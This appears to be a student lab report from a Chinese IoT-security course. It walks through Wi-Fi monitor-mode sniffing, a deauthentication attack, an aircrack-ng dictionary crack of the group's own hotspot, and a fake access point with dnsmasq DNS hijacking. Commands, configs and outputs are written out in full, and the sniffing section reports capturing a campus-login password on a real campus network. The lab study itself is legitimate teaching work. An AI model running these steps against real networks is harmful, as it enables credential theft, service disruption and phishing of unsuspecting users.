物联网安全课程实验报告

实验六

实验名称：__无线网络安全实验——Wi-Fi___

姓名：_____郭裕彬_____

小组：___郭裕彬 于洋淼 杨雄峰___

学号：_____2114052_____

专业：_____物联网工程_____

提交日期：_____2024.1.2_____

一、实验目的

了解生活中常见 Wi-Fi 网络的安全实践原理，站在攻击者的角度，开展无线嗅探、拒绝服务、WPA2 加密热点口令破解、钓鱼热点等常见攻击实验，从实践中认识无线网络所面临威胁的特点与安全复杂性。

二、实验要求及要点

- 分组（1-3 人）完成实验内容，**单独撰写**实验报告，回答问题，且报告内容至少包括如下要点。
- 问题：
    - 1）为什么隐藏 Wi-Fi 网络不能作为可靠的安全手段？
    - 2）破解 WPA2 口令若长时间捕获不到四次握手数据包，攻击者可采取何种手段获得 WPA2-PSK 认证时的四次握手数据包？
- 要点：
    - 实验原理及工具简介
    - 实验目标与步骤（搭配实验过程照片/截图）
    - 遇到的问题及解决办法
    - 收获与感悟


三、实验内容

被动嗅探实验


无线网络的特性类似集线器，在集线器网络中，所有通过集线器的数据都会被转发给该集线器所有的接口，也就是说，只要连接在该集线器上的机器，就可以监听该网络上的所有机器的网络通信。默认情况下，网卡只会接受发给自己的数据报文，将其他的报文统统丢弃。当然也可以让网卡接受所有的报文，这就是所谓的混杂模式。无线网卡跟这个很类似，默认情况下无线网卡和无线接入点建立连接后，就处于托管模式（Managed mode），在这个模式下，无线网卡只专注于接受从 WAP 发给自己的数据报文。

如果想让无线网卡监听空气中所有的无线通信，则可以将无线网卡设置成监听模式（Monitor mode），然后再使用诸如 Wireshark 之类的软件捕获数据报文进行分析。


将无线网卡连接入电脑中运行的虚拟机 Kali 中，使用指令 iwconfig 查看网卡。网卡名为 wlan0，工作模式为 Managed。



使用指令 sudo airmon-ng start wlan0 将网卡模式改为监听模式



再次使用 iwconfig 指令，可以看到网卡的模式变为 Monitor




使用 airodump-ng wlan0mon 对周边热点进行扫描尝试监听

```
CH 13 ][ Elapsed: 1 min ][ 2023-12-26 06:33

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D4:94:E8:15:8E:20   -1        0        0    0   6   -1                    <length:  0>
6C:E5:F7:AA:D1:B0   -1        0        0    0  12   -1                    <length:  0>
10:19:65:13:13:91  -74        7        0    0   6  130   OPN              iNankai
6C:E5:F7:AA:BA:90   -1        0        0    0  12   -1                    <length:  0>
D4:94:E8:18:13:21  -79        4        0    0  11  540   WPA2 CCMP   MGT  eduroam
10:19:65:13:29:70  -76        8        0    0  11  130   OPN              NKU_WLAN
D4:94:E8:1C:CB:C0   -1        0        0    0  11   -1                    <length:  0>
D4:94:E8:18:13:20  -79        8       40    0  11  540   OPN              NKU_WLAN
10:19:65:13:13:90  -77       13        0    0   6  130   OPN              NKU_WLAN
10:19:65:12:EB:11  -62       14        0    0   6  130   OPN              iNankai
10:19:65:12:EB:10  -59        4        0    0   6  130   OPN              NKU_WLAN
10:19:65:07:1E:51  -71       18        0    0  11  130   OPN              iNankai
D4:94:E8:18:13:23  -79        2        0    0  11  540   OPN              iNankai
D4:94:E8:15:8D:20   -1        0        6    0   1   -1   OPN              <length:  0>
10:19:65:13:28:F1  -77       14        0    0   6  130   OPN              iNankai
10:19:65:13:23:70  -73       13        0    0   6  130   OPN              NKU_WLAN
10:19:65:13:28:F0  -70       19        0    0   6  130   OPN              NKU_WLAN
10:19:65:13:29:71  -75        8        0    0  11  130   OPN              iNankai
10:19:65:07:1E:50  -71       20        0    0  11  130   OPN              NKU_WLAN
9A:80:BB:9F:A4:5B  -79        4        1    0  11   65   WPA2 CCMP   PSK  mifi-8182
8E:08:10:03:22:0C  -71       14        0    0   2  360   WPA2 CCMP   PSK  素履的P50
D4:94:E8:1C:CB:00   -1        0        0    0   7   -1                    <length:  0>
10:19:65:07:19:31  -51       28        0    0   1  130   OPN              iNankai
10:19:65:07:19:30  -50       36        0    0   1  130   OPN              NKU_WLAN
10:19:65:07:6D:11  -48       21        0    0   1  130   OPN              iNankai
10:19:65:07:6D:10  -48       25       15    0   1  130   OPN              NKU_WLAN

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

可以看到，NKU_WLAN 信号最强的 AP（PWR=-48）工作在 CH1，其加密方式为 OPN，即无加密。将网卡切换到信道 1

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iwconfig wlan0mon channel 1
```

之后使用指令 wireshark 抓取流量，选择 wlan0mon 进行抓取，尝试抓取登录校园网的账号密码，过滤条件就选取为 HTTP，成功找到了手机设备向 202.113.18.106 提交的账号和密码。




拒绝服务攻击与无线 Wi-Fi 接入口令暴力破解


暴力破解原理说明：首先要无线信号是加密的，如果要连接无线路由器，就要给路由器发送一个请求，请求和无线路由器建立连接，这个请求就在一个你要发送的数据包里，即握手包，这个包里面包含了发送过去的一个密码，但是这个

密码是加密的。要破解的无线网络密码我们首先要抓到这个包，里面有加密过的密码，我们只要抓到这个包，然后利用工具进行密码本去批量匹配，匹配成功就可以实现 Wi-Fi 密码破解。


在上一个实验步骤的基础上，同样开始监听周围热点信号，找到自己创建的名为 Honor9 的热点，该 AP 使用 WPA2-PSK 加密，工作在信道 1。



根据该 ESSID 对应的 BSSID，可以对特定的 Wi-Fi 进行数据监听收集，使用命令 airodump-ng --bssid 04:4F:4C:A8:B4:B4 -c 6 -w wifipkt wlan0mon 监听这个设置的 Wi-Fi，并保存相关信息到以 wifipkt 命名的系列文件中。



可以看到已经有一个设备通过无线介质连接上了该 AP，针对这个已经连接的客户端，使用取消认证这种拒绝服务攻击，让客户端重新连接路由器，以便快速获取四次握手数据包。在新窗口下使用命令 aireplay-ng -0 1 -a 04:4F:4C:A8:B4:B4 -c FA:3F:38:B9:17:6B wlan0mon，成功观察到如下结果，原窗口提示“WPA handshake:……”



结束抓包，得到的抓包文件保存在 wifipkt-01.cap 中，使用从网上搜集到的密码库文件对其进行爆破攻击。命令为 aircrack-ng -w password.txt wifipkt-01.cap

可以看到，成功破解出 AP 的密码 66666666

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# aircrack-ng -w password.txt wifipkt-01.cap
Reading packets, please wait...
Opening wifipkt-01.cap
Resetting EAPOL Handshake decoder state.
Read 7047 packets.

   #  BSSID              ESSID                     Encryption

   1  04:4F:4C:A8:B4:B4  Honor 9                   WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening wifipkt-01.cap
Resetting EAPOL Handshake decoder state.
Read 7047 packets.

1 potential targets

                               Aircrack-ng 1.7

      [00:00:00] 1532/2492 keys tested (4770.09 k/s)

      Time left: 0 seconds                                      61.48%

                            KEY FOUND! [ 66666666 ]


      Master Key     : C4 0A 53 9C 4E 4A 6D F4 D8 DE 5B D7 2A FF 73 0C
                       F1 7A 50 8B 09 3A 4C 4B FB FC 49 0D BD 4B 85 19

      Transient Key  : 98 5D D0 81 81 FC DA 8F 58 B3 F2 0C 62 42 0D 3E
                       74 78 28 8A 92 32 74 B8 38 DE 2E 47 FB FF 6C 0B
                       4E 7A E9 52 75 1D BE 86 4B 3B 2B 02 25 97 94 AF
                       DF 1C 69 78 EB 1F 7E AB 15 F7 BD 0D DA 09 C1 E0

      EAPOL HMAC     : B3 8D FE BF 5A 37 79 B6 A2 D7 C8 B7 34 98 72 1E
```

使用暴力破解得到的 Wi-Fi 密码解密原本的 pcap 包，命令为 airdecap-ng -e Honor9 -p 66666666 wifipkt-01.cap

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# airdecap-ng -e Honor9 -p 66666666 wifipkt-01.cap
Total number of stations seen            10
Total number of packets read           7047
Total number of WEP data packets          0
Total number of WPA data packets        218
Number of plaintext data packets          0
Number of decrypted WEP  packets          0
Number of corrupted WEP  packets          0
Number of decrypted WPA  packets          0
Number of bad TKIP (WPA) packets          0
Number of bad CCMP (WPA) packets          0
```

无线 Wi-Fi 假冒 AP 攻击与流量劫持

利实验原理：在无线网卡上使用 hostapd 开启一个伪造的开放 AP，然后用 dnsmasq 为连接该 AP 的用户分配 IP 地址。为了使用户能正常上网，使用 iptables 将流量从无线网卡转到联网的有线网卡上。从而查看流量.

当用户在网上浏览网页的时候，都会向 DNS 服务器发送解析请求。我们修改 dnsmasq 的配置文件，当用户访问特定网站的时候，将其 DNS 解析 IP 指定为我们本机设定好的 IP 地址。同时开启 Apache 服务器，使得本机 IP 下的 html 代码显示在用户的浏览器中。

a) 安装 hostpad，输入命令：

sudo apt-get install hostapd

b) 创建 hostapd 配置文件，输入命令：

gedit /etc/hostapd/hostapd.conf

c) 该文件负责配置开启 ap 所需要的内容,将下面内容输入配置文件：

```
interface=wlan0
driver=nl80211
ssid=test
hw_mode=g
channel=3
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
```

3. 安装并配置 dnsmasq：

a) 输入指令：

sudo apt-get install dnsmasq

b) 接着修改 dnsmasq 配置文件，它负责分配 ip 和 dns，输入命令：

gedit /etc/dnsmasq.conf

c) 将配置文件覆盖为如下：

#disables dnsmasq reading any other files like /etc/resolv.conf for nameservers

no-resolv

Interface to bind to

interface=wlan0

#Specify starting_range,end_range,lease_time

dhcp-range=10.0.0.3,10.0.0.20,12h

dns addresses to send to the clients

server=8.8.8.8

server=10.0.0.1

address=/www.people.com.cn/10.0.0.1

这样当用户请求人民网的域名时，dnsmasq 会将 IP 解析到本机（10.0.0.1）的地址上。

4. 修改 NetworkManager.conf

a) 输入命令：

gedit /etc/NetworkManager/NetworkManager.conf

b) 修改内容为：

[main]

plugins=keyfile

[keyfile]

unmanaged-devices=interface-name:wlan0

5. 开启假冒 AP

a) 首先配置无线接入点的 ip 和子网掩码，输入命令：

sudo ifconfig wlx0013ef3f01e8 up 10.0.0.1 netmask 255.255.255.0

b) 开启路由转发，输入命令：

sudo sysctl -w net.ipv4.ip_forward=1

```
root@Koros-ub:/home/koros# sudo ifconfig wlx0013ef3f01e8 up 10.0.0.1 netmask 255.255.255.0
sudo sysctl -w net.ipv4.ip_forward=1
SIOCSIFFLAGS: Operation not possible due to RF-kill
SIOCSIFFLAGS: Operation not possible due to RF-kill
```

网卡被锁定，使用 rfkill unblock all 解锁

```
root@Koros-ub:/home/koros# rfkill unblock all
root@Koros-ub:/home/koros# sudo ifconfig wlx0013ef3f01e8 up 10.0.0.1 netmask 255.255.255.0
sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

c）将流量转发给联网的有线网卡，输入命令：

sudo iptables --flush

sudo iptables --table nat --flush

sudo iptables --delete-chain

sudo iptables --table nat --delete-chain

sudo iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE

sudo iptables --append FORWARD --in-interface wlx0013ef3f01e8 -j ACCEPT

```
root@Koros-ub:/home/koros# sudo iptables --flush
sudo iptables --table nat --flush
sudo iptables --delete-chain
sudo iptables --table nat --delete-chain
sudo iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
sudo iptables --append FORWARD --in-interface wlx0013ef3f01e8 -j ACCEPT
```

d）开启 dnsmasq 分配 ip 服务,输入命令：dnsmasq

发现 53 端口被占用、DHCP 服务器被占用，进行处理

```
root@Koros-ub:/home/koros# sudo netstat -anlp | grep -w LISTEN
tcp        0      0 127.0.0.1:32855         0.0.0.0:*               LISTEN      8905/node
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      899/sshd: /usr/sbin
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      838/cupsd
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      615/systemd-resolve
tcp6       0      0 :::21                   :::*                    LISTEN      879/vsftpd
tcp6       0      0 :::22                   :::*                    LISTEN      899/sshd: /usr/sbin
tcp6       0      0 ::1:631                 :::*                    LISTEN      838/cupsd
root@Koros-ub:/home/koros# sudo systemctl stop systemd-resolved
root@Koros-ub:/home/koros# sudo netstat -anlp | grep -w LISTEN
tcp        0      0 127.0.0.1:32855         0.0.0.0:*               LISTEN      8905/node
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      899/sshd: /usr/sbin
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      838/cupsd
tcp6       0      0 :::21                   :::*                    LISTEN      879/vsftpd
tcp6       0      0 :::22                   :::*                    LISTEN      899/sshd: /usr/sbin
tcp6       0      0 ::1:631                 :::*                    LISTEN      838/cupsd
root@Koros-ub:/home/koros#
```

```
root@Koros-ub:/home/koros# sudo netstat -anlp | grep -w LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      955/cupsd
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      3047/systemd-resolv
tcp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN      2983/dnsmasq
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1015/sshd: /usr/sbi
tcp6       0      0 ::1:631                 :::*                    LISTEN      955/cupsd
tcp6       0      0 :::80                   :::*                    LISTEN      1131/apache2
tcp6       0      0 :::53                   :::*                    LISTEN      2983/dnsmasq
tcp6       0      0 :::21                   :::*                    LISTEN      1016/vsftpd
tcp6       0      0 :::22                   :::*                    LISTEN      1015/sshd: /usr/sbi
root@Koros-ub:/home/koros# kill 2983
root@Koros-ub:/home/koros# sudo netstat -anlp | grep -w LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      955/cupsd
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      3047/systemd-resolv
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1015/sshd: /usr/sbi
tcp6       0      0 ::1:631                 :::*                    LISTEN      955/cupsd
tcp6       0      0 :::80                   :::*                    LISTEN      1131/apache2
tcp6       0      0 :::21                   :::*                    LISTEN      1016/vsftpd
tcp6       0      0 :::22                   :::*                    LISTEN      1015/sshd: /usr/sbi
```

e) 由于 n180211 驱动程序存在一些漏洞，所以还需要在开启假冒 AP 前使用如下命令：

nmcli radio wifi off

rfkill unblock wlan

ip link set dev wlx0013ef3f01e8 up

f) hostapd 开启假冒 AP，输入命令：hostapd /etc/hostapd/hostapd.conf

g) 假冒 AP 开启，可以看见用户连接的相关信息：

```
root@Koros-ub:/home/koros# hostapd /etc/hostapd/hostapd.conf
wlx0013ef3f01e8: interface state UNINITIALIZED->ENABLED
wlx0013ef3f01e8: AP-ENABLED
wlx0013ef3f01e8: STA aa:b4:94:b6:a3:fd IEEE 802.11: authenticated
wlx0013ef3f01e8: STA aa:b4:94:b6:a3:fd IEEE 802.11: associated (aid 1)
wlx0013ef3f01e8: AP-STA-CONNECTED aa:b4:94:b6:a3:fd
wlx0013ef3f01e8: STA aa:b4:94:b6:a3:fd RADIUS: starting accounting session 2F4
DF572F53FD5A6
```

6. 配置 Apache 服务器进行流量劫持

修改我们要伪装的界面：

a) 首先找到 Apache 默认页面的路径（var/www/html），会看到 Apache 默认的页面文件：index.html。

进入 Apache 默认的页面文件：gedit /var/www/html/index.html

b) 本次实验由于时间因素，没有修改默认页面，认为访问劫持网址进入到 Apache 默认页面即实验成功。


c) 启动 apache 服务：

service apache2 start

访问 127.0.0.1 即可在虚拟机的看到默认页面

7. 进行流量劫持

连接假冒 AP 并在浏览器输入 www.people.com.cn 即可看到 apache 的默认页面。此时在手机上尝试访问人民网，界面如下如所示，说明假冒 AP 攻击成功



四、回答问题

1）为什么隐藏 Wi-Fi 网络不能作为可靠的安全手段？

隐藏 Wi-Fi 网络（也称为关闭 SSID 广播）通常被认为是一种安全手段，因为它使网络名称对外部观察者不可见，除非用户知道确切的网络名称才能连接。但并不是一个绝对可靠的安全手段，它提供的安全性是有限的，容易被专业攻击者绕过。隐藏 Wi-Fi 网络并不提供对数据的加密。即使网络名称对外不可见，实际传输的数据仍然可能被截获和分析。为了确保数据的机密性，仍然需要使用强大的加密协议。专业的网络工具和技术使攻击者能够发现隐藏的网络，并且隐藏网络并不能防止其他常见的 Wi-Fi 攻击，如中间人攻击或弱加密攻击。

1. SSID Sniffing：尽管隐藏网络的 SSID 不会被广播，但攻击者仍然可以通过嗅探网络流量来发现隐藏网络。当合法用户连接到网络时，其设备可能会广播该 SSID，使得攻击者能够捕获到这个信息。

2. Passive Monitoring：攻击者可以通过被动监视来检测隐藏网络。虽然 SSID 不会在信标帧中广播，但其他帧（数据帧、关联请求等）可能仍然包含足够的信息，使得攻击者能够识别隐藏网络。

2）破解 WPA2 口令若长时间捕获不到四次握手数据包，攻击者可采取何种手段获得 WPA2-PSK 认证时的四次握手数据包？

攻击者可能使用强制断开连接攻击，通过发送虚假的断开连接消息，迫使受害者设备重新连接到 Wi-Fi 网络。在重新连接的过程中，可能会发生四次握手，攻击者就有机会捕获数据包。

五、收获感悟

本次实验学习了 Wi-Fi 的工作原理，能够从一个攻击者的视角来审视 Wi-Fi 运行上的安全情况，在无线网络下进行明文通信有着难以预料的风险，哪怕是使用了一些加密方法，也有可能因为 AP 管理员设置弱密码而导致安全性几乎为 0。此外，还了解到了钓鱼网站在假冒 AP 攻击和流量劫持的方式下是怎样实现欺骗受害者的，在日常生活中需要对这种手段保持极高的警惕。